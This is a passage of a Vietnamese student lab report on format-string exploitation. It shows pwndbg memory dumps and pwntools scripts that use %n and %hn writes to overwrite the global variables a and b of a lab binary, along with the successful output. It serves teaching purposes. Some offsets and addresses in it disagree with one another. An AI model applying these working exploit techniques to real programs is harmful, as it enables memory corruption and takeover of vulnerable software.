pwndbg> x/20wx 0xffffcd60
0xffffcd60: 0xffffcd78 0xffffcd78 0xf7fbe7b0 0x00000001
0xffffcd70: 0x00000000 0x00000001 0x36254141 0x42426e24
0xffffcd80: 0xf7004242 0xffffffff 0x08048034 0xf7fc66d0
0xffffcd90: 0xf7ffd608 0x00000020 0x00000000 0xffffcf34
0xffffcda0: 0x00000000 0x00000000 0x01000000 0x00000009

pwndbg> |

```

Ta thấy địa chỉ giả sử của ta là "BBBB" ứng với 0x42424242 không được lưu trên cùng một offset 4 byte của stack (với 0x42426e24 và 0xf7004242) đồng nghĩa với việc phải padding thêm 2 byte vào.

Thực hiện lại với payload "AA%6\$nxxBBBB" và kiểm tra:

```

pwndbg> x/20wx 0xffffcd60
0xffffcd60: 0xffffcd78 0xffffcd78 0xf7fbe7b0 0x00000001
0xffffcd70: 0x00000000 0x00000001 0x36254141 0x78786e24
0xffffcd80: 0x42424242 0xffffffff00 0x08048034 0xf7fc66d0
0xffffcd90: 0xf7ffd608 0x00000020 0x00000000 0xffffcf34
0xffffcda0: 0x00000000 0x00000000 0x01000000 0x00000009

pwndbg> |

```

Ta có thể thấy rằng 0x42424242 nằm gọn trong một offset của stack và nằm ở vị trí tham số thứ 9 (m=9) của hàm printf:

Bước 3: Truyền chuỗi để ghi đè (m =9 => m -1 =8)

```

from pwn import *
def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a024 # address of a
    # format string - change to your answer

```



```

payload = b'AA%8$nx' + p32(a_addr)
sh.sendline(payload)
print (sh.recv())
sh.interactive()
fora()

```

Kết quả chạy code khai thác như bên dưới là thành công.

```

semloh4869@Luan:/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ python3 test2.py
[+] Starting local process './app-overwrite': pid 13068
b'0xfffff5c\nAAxx$\xa0\x04\x08\nYou modified a for a small number.\n\na = 2, b = 1c8, c = 789\n'
[*] Switching to interactive mode
[*] Process './app-overwrite' stopped with exit code 0 (pid 13068)
[*] Got EOF while reading in interactive
$ █

```

## Yêu cầu 7

### Đề bài:

Sinh viên khai thác và truyền chuỗi s để ghi đè biến b của file app overwrite thành giá trị 0x12345678. Báo cáo chi tiết các bước phân tích, xác định chuỗi định dạng và kết quả khai thác.

### Các bước thực hiện:

Bước 1: Xác định địa chỉ của biến b

b là biến toàn cục đã được gán giá trị, do đó không nằm trên stack mà nằm trong section .data với địa chỉ cụ thể. Có thể info variables để xem địa chỉ của b.

```

The set show-flags on setting will display CPU flags reg-
pwndbg> info variables b
All variables matching regular expression "b":

Non-debugging symbols:
0x08049f0c  __do_global_dtors_aux_fini_array_entry
0x0804a028  b
0x0804a02c  __bss_start
pwndbg> |

```

Vậy ta có địa chỉ của biến b là **0x0804a028**.

Bước 2: Xác định payload

ta sẽ dùng cách ghi đè tại địa chỉ tùy ý như sau:

```
[additional format]%<m-1>$n[padding][overwrite addr]
```

Do đây đây cũng là ghi đè vào biến cục bộ nên ta thực hiện như cách làm của yêu cầu 6:

Đầu tiên là additional format thì do yêu cầu ghi đè biến b với giá trị 0x12345678 thì ta sẽ dùng "%0x12345678c"

Tiếp theo là xác định overwrite offset, ta cần đảm bảo payload phải có kích thước byte chia hết cho 4 nhằm giúp địa chỉ ghi đè giá trị có thể truy xuất được trên stack. Kiểm tra bằng cách debug như yêu cầu 6 hoặc dùng đoạn code sau:

```
from pwn import *

a_addr = 0x0804a028 # address of b
payload = f'%{0x12345678}c%10$n'.encode()

payload += p32(a_addr)

hex_data = enhex(payload)

# In từng 4 byte một
for i in range(0, len(hex_data), 8): # 8 ký tự hex tương ứng với 4 byte
    print(hex_data[i:i+8])
```

Kết quả khi chạy chương trình ta được:

```
semloh4869@Luan: /mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ python3 example.py
25333035
34313938
39366325
3130246e
28a00408
semloh4869@Luan: /mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ |
```

Như vậy cho thấy rằng với payload này ta không cần phải padding thêm byte để kích thước payload chia hết cho 4.

Áp dụng cách xác định tham số tương tự như yêu cầu 6 thì địa chỉ của biến b nằm ở tham số thứ 11(m=11) so với hàm printf.


Bước 3: Truyền chuỗi để ghi đè (m =11 => m -1 =10)

```
from pwn import *

def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a028 # address of b
    # format string - change to your answer
    payload = f'%{0x12345678}c%10$n'.encode() + p32(a_addr)
```

```
sh.sendline(payload)
print (sh.recv())
sh.interactive()
fora()
```

Kết quả chạy chương trình:



```
$ 
\xfb(\xa0\x04\x08
You modified b for a big number!
a = 123, b = 12345678, c = 789
[*] Got EOF while reading in interactive
$
```

Do giá trị ghi đè vào biến b là "0x12345678" tương ứng với giá trị cơ số 10 là 305419896 nên khi hàm printf thực hiện payload trên thì sẽ tốn rất nhiều thời gian để in ra từng ấy byte, vì vậy chương trình rất dễ có khả năng bị crash dẫn đến việc ghi đè giá trị không thành công. Cho thấy cách ghi đè này vẫn chưa tối ưu với việc ghi đè các giá trị lớn.

Để tối ưu trong việc ghi đè giá trị lớn, ta nên chia nhỏ giá trị cần ghi đè để tiết kiệm thời gian thực thi chương trình.

ta cần ghi giá trị **0x12345678** vào biến b có địa chỉ là 0x0804a028 nên ta sẽ chia **0x12345678** thành hai giá trị là **0x1234** và **0x5678** ghi vào lần lượt các địa chỉ **0x0804a02a** và **0x0804a02b**

Giải thích cho việc ghi giá trị như vậy vì dữ liệu trong chương trình kiến trúc 32bit được lưu dưới dạng little-endian. Điều này có nghĩa là byte có trọng số thấp nhất (least significant byte) sẽ được lưu ở vị trí thấp nhất trong bộ nhớ.

	Addr_b	Addr_b +1	Addr_b +2	Addr_b +3
Địa chỉ	0x0804a028	0x0804a029	0x0804a02a	0x0804a02b
Giá trị	0x78	0x56	0x34	0x12

Ta có đoạn mã như sau:

```
from pwn import *
def fora():
    sh = process('./app-overwrite')
    a_addr = 0x0804a028 # address of b
    payload = f'%{0x1234}c%13$n'.encode() #0x0804a02a
    payload += f'%{0x5678-0x1234}c%12$hn'.encode() #0x0804a028
    payload += p32(a_addr)
    payload += p32(a_addr+2)
    sh.sendline(payload)
    print (sh.recv())
    sh.interactive()
fora()
```

Giải thích payload:

**f'%{0x5678-0x1234}c%12\$hn'**

Như ta đã biết là %n sẽ ghi tổng số byte in ra được **trước nó** vào địa chỉ. Bởi vì trước đó ta đã in ra **"%{0x1234}c"** tương ứng với 0x1234 byte vì vậy muốn lưu giá trị **0x5678** vào địa chỉ **0x0804a028** ta sẽ cần in thêm **%{0x5678-0x1234}c** để đảm bảo số byte in ra lúc này sẽ là **0x5678** byte. Nên là thay vì phải in ra 0x12345678 byte như ở cách đầu tiên thì cách này chỉ in ra 0x5678 byte (tối ưu thời gian thực hiện chương trình).

"%hn" có chức năng ghi giá trị có kích thước 2 byte vào địa chỉ. Nếu ta thay bằng "%n" thì sẽ ghi 4 byte giá trị vào địa chỉ và xảy ra hiện tượng sau:

Kết quả sau khi ghi đè 0x1234 vào 0x0804a02a:

	Addr_b	Addr_b +1	Addr_b +2	Addr_b +3
Địa chỉ	0x0804a028	0x0804a029	0x0804a02a	0x0804a02b
Giá trị	0x00	0x00	0x34	0x12

Kết quả sau khi ghi đè 0x5678 vào 0x0804a028(khi dùng %n):

	Addr_b	Addr_b +1	Addr_b +2	Addr_b +3
Địa chỉ	0x0804a028	0x0804a029	0x0804a02a	0x0804a02b
Giá trị	0x78	0x56	0x00	0x00

Vì %n sẽ đảm bảo kích thước giá trị ghi vào địa chỉ là 4 byte, nên với giá trị 0x5678 (2 byte) sẽ padding thêm 2 byte nữa để đủ 4 byte (0x00005678) làm ảnh hưởng đến kết quả ghi đè trước

đó (0x1234). Đó là lý do ta nên sử dụng "%hn" để đảm bảo giá trị ghi vào không ảnh hưởng đến giá trị được lưu trong các địa chỉ khác.

Ta xác định offset cho từng địa chỉ ghi đề bằng cách dùng debug hoặc đoạn mã đã đề cập ở yêu cầu 6:

```
from pwn import *

a_addr = 0x0804a028 # address of b
payload = f'{0x1234}c%13$n'.encode() #0x0804a02a
payload += f'{0x5678-0x1234}c%12$hn'.encode() #0x0804a028
payload += p32(a_addr)
payload += p32(a_addr+2)

hex_data = enhex(payload)

# In từng 4 byte một
for i in range(0, len(hex_data), 8): # 8 ký tự hex tương ứng với 4 byte
    print(hex_data[i:i+8])
```

Kết quả khi chạy chương trình ta được:

```
semloh4869@Luan:/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ python3 example.py
25343636
30632531
33246e25
31373437
36632531
3224686e
28a00408
2aa00408
semloh4869@Luan:/mnt/d/OBJECTS/HK5/LAP_TRINH_AN_TOAN/LAB/LAB4/Lab4-resource$ |
```

Cho thấy payload không cần padding và offset của địa chỉ 0x0804a02a và 0x0804a028 lần lượt là tham số thứ 14 (m1=14) và tham số thứ 13 (m2=13) của hàm printf

Kết quả sau khi chạy chương trình:

```
0\x04\x08                                     \xb0(\xa0\x04\x08*\xa
You modified b for a big number!

a = 123, b = 12345678, c = 789
[*] Got EOF while reading in interactive
$
```